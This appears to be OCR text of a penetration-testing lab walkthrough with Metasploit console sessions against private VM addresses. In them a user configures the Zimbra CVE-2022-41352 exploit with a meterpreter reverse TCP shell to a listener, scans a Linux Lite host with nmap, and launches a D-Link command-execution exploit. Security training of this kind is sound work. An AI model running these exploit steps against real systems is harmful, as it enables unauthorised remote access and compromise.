Interact with a module by name or index. For example info 32, use 32 or use exploit/linux/http/php_imap_open_rce

msf6 > use 24
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/http/zimbra_cpio_cve_2022_41352) > show options

Module options (exploit/linux/http/zimbra_cpio_cve_2022_41352):

   Name            Current Setting               Required  Description
   ----            ---------------               --------  -----------
   FILENAME        payload.tar                   no        The file name.
   Proxies                                       no        A proxy chain of format type:host:port[,type:host:port]
```


```
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/http/zimbra_cpio_cve_2022_41352) > show options

Module options (exploit/linux/http/zimbra_cpio_cve_2022_41352):

   Name             Current Setting                  Required  Description
   ----             ---------------                  --------  -----------
   FILENAME         payload.tar                      no        The file name.
   Proxies                                           no        A proxy chain of format type:host:pc
                                                               [...]
   RHOSTS                                            yes       The target host(s), see https://docs
                                                               s/using-metasploit/basics/using-meta
   RPORT            443                              yes       The target port (TCP)
   SSL              true                             no        Negotiate SSL/TLS for outgoing conne
   TARGET_FILENAME                                   no        The filename to write in the target
                                                               ave a .jsp extension (default: publi
   TARGET_PATH      /opt/zimbra/jetty_base/webapps/  yes       The location the payload should extr
                    zimbra/                                     path - eg, /opt/zimbra/...).
   VHOST                                             no        HTTP server virtual host


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

```
Exploit target:

   Id  Name
   --  ----
   0   Zimbra Collaboration Suite



View the full module info with the info, or info -d command.

msf6 exploit(linux/http/zimbra_cpio_cve_2022_41352) > set lhost 192.168.137.1
lhost => 192.168.137.1
msf6 exploit(linux/http/zimbra_cpio_cve_2022_41352) > set rhosts 127.0.0.1
rhosts => 127.0.0.1
msf6 exploit(linux/http/zimbra_cpio_cve_2022_41352) > set target 0
target => 0
msf6 exploit(linux/http/zimbra_cpio_cve_2022_41352) > set payload
payload => linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/http/zimbra_cpio_cve_2022_41352) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(linux/http/zimbra_cpio_cve_2022_41352) >
[*] Started reverse TCP handler on 192.168.137.1:4444
```

4> Linux-Lite



Welcome to Linux Lite 6.2 gaurav
Monday 10 April 2023, 22:34:40
Memory Usage: 574/7759MB (7.40%)
Disk Usage: 12/96GB (14%)
Support - https://www.linuxliteos.com/forums/ (Right click, Open Link)
gaurav ~ Desktop ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP gr
oup default qlen 1000
link/ether 08:00:27:d5:23:30 brd ff:ff:ff:ff:ff:ff
inet 192.168.137.92/24 metric 100 brd 192.168.137.255 scope global dynamic e
np0s3
valid_lft 86331sec preferred_lft 86331sec
inet6 fe80::a00:27ff:fed5:2330/64 scope link
valid_lft forever preferred_lft forever
gaurav ~ Desktop


(gaurav㉿gaurav)-[~]
$ nmap -Pn -sV 192.168.137.92
Starting Nmap 7.93 (https://nmap.org) at 2023-04-10 22:39 IST
Nmap scan report for 192.168.137.92
Host is up (0.0044s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
139/tcp open netbios-ssn Samba smbd 4.6.2
445/tcp open netbios-ssn Samba smbd 4.6.2
Service detection performed. Please report any incorrect results at https://nmap.org/su
bmit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.26 seconds
(gaurav㉿gaurav)-[~]
$



```
   39  auxiliary/admin/webmin/edit_html_fileaccess                    2012-09-06       n
ormal     No     Webmin edit_html.cgi file Parameter Traversal Arbitrary File Access
   40  exploit/multi/http/wikka_spam_exec                             2011-11-30       e
xcellent  Yes    WikkaWiki 1.3.2 Spam Logging PHP Injection
   41  exploit/windows/local/wmi                                      1999-01-01       e
xcellent  No     Windows Management Instrumentation (WMI) Remote Command Execution
   42  auxiliary/scanner/http/wp_modern_events_calendar_sqli          2021-12-13       n
ormal     Yes    WordPress Modern Events Calendar SQLi Scanner
   43  exploit/windows/http/xitami_if_mod_since                       2007-09-24       a
verage    Yes    Xitami 2.5c2 Web Server If-Modified-Since Overflow


Interact with a module by name or index. For example info 43, use 43 or use exploit/win
dows/http/xitami_if_mod_since

msf6 exploit(linux/samba/is_known_pipename) > use 9
[*] Using configured payload cmd/unix/interact
msf6 exploit(linux/http/dlink_command_php_exec_noauth) > show options

Module options (exploit/linux/http/dlink_command_php_exec_noauth):

   Name     Current Setting  Required  Description
```

```
msf6 exploit(linux/http/dlink_command_php_exec_noauth) > show options

Module options (exploit/linux/http/dlink_command_php_exec_noauth):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:h
                                       ost:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploi
                                       t.com/docs/using-metasploit/basics/using-metas
                                       ploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                     no        HTTP server virtual host


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```


-- ----
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(linux/http/dlink_command_php_exec_noauth) > set rhosts 192.168.137.92
rhosts => 192.168.137.92
msf6 exploit(linux/http/dlink_command_php_exec_noauth) > set payload
payload => cmd/unix/interact
msf6 exploit(linux/http/dlink_command_php_exec_noauth) > set target 0
target => 0
msf6 exploit(linux/http/dlink_command_php_exec_noauth) > exploit
[*] 192.168.137.92:80 - Telnet port used: 48739
[*] 192.168.137.92:80 - Sending exploit request ...
[*] 192.168.137.92:80 - Trying to establish a telnet connection ...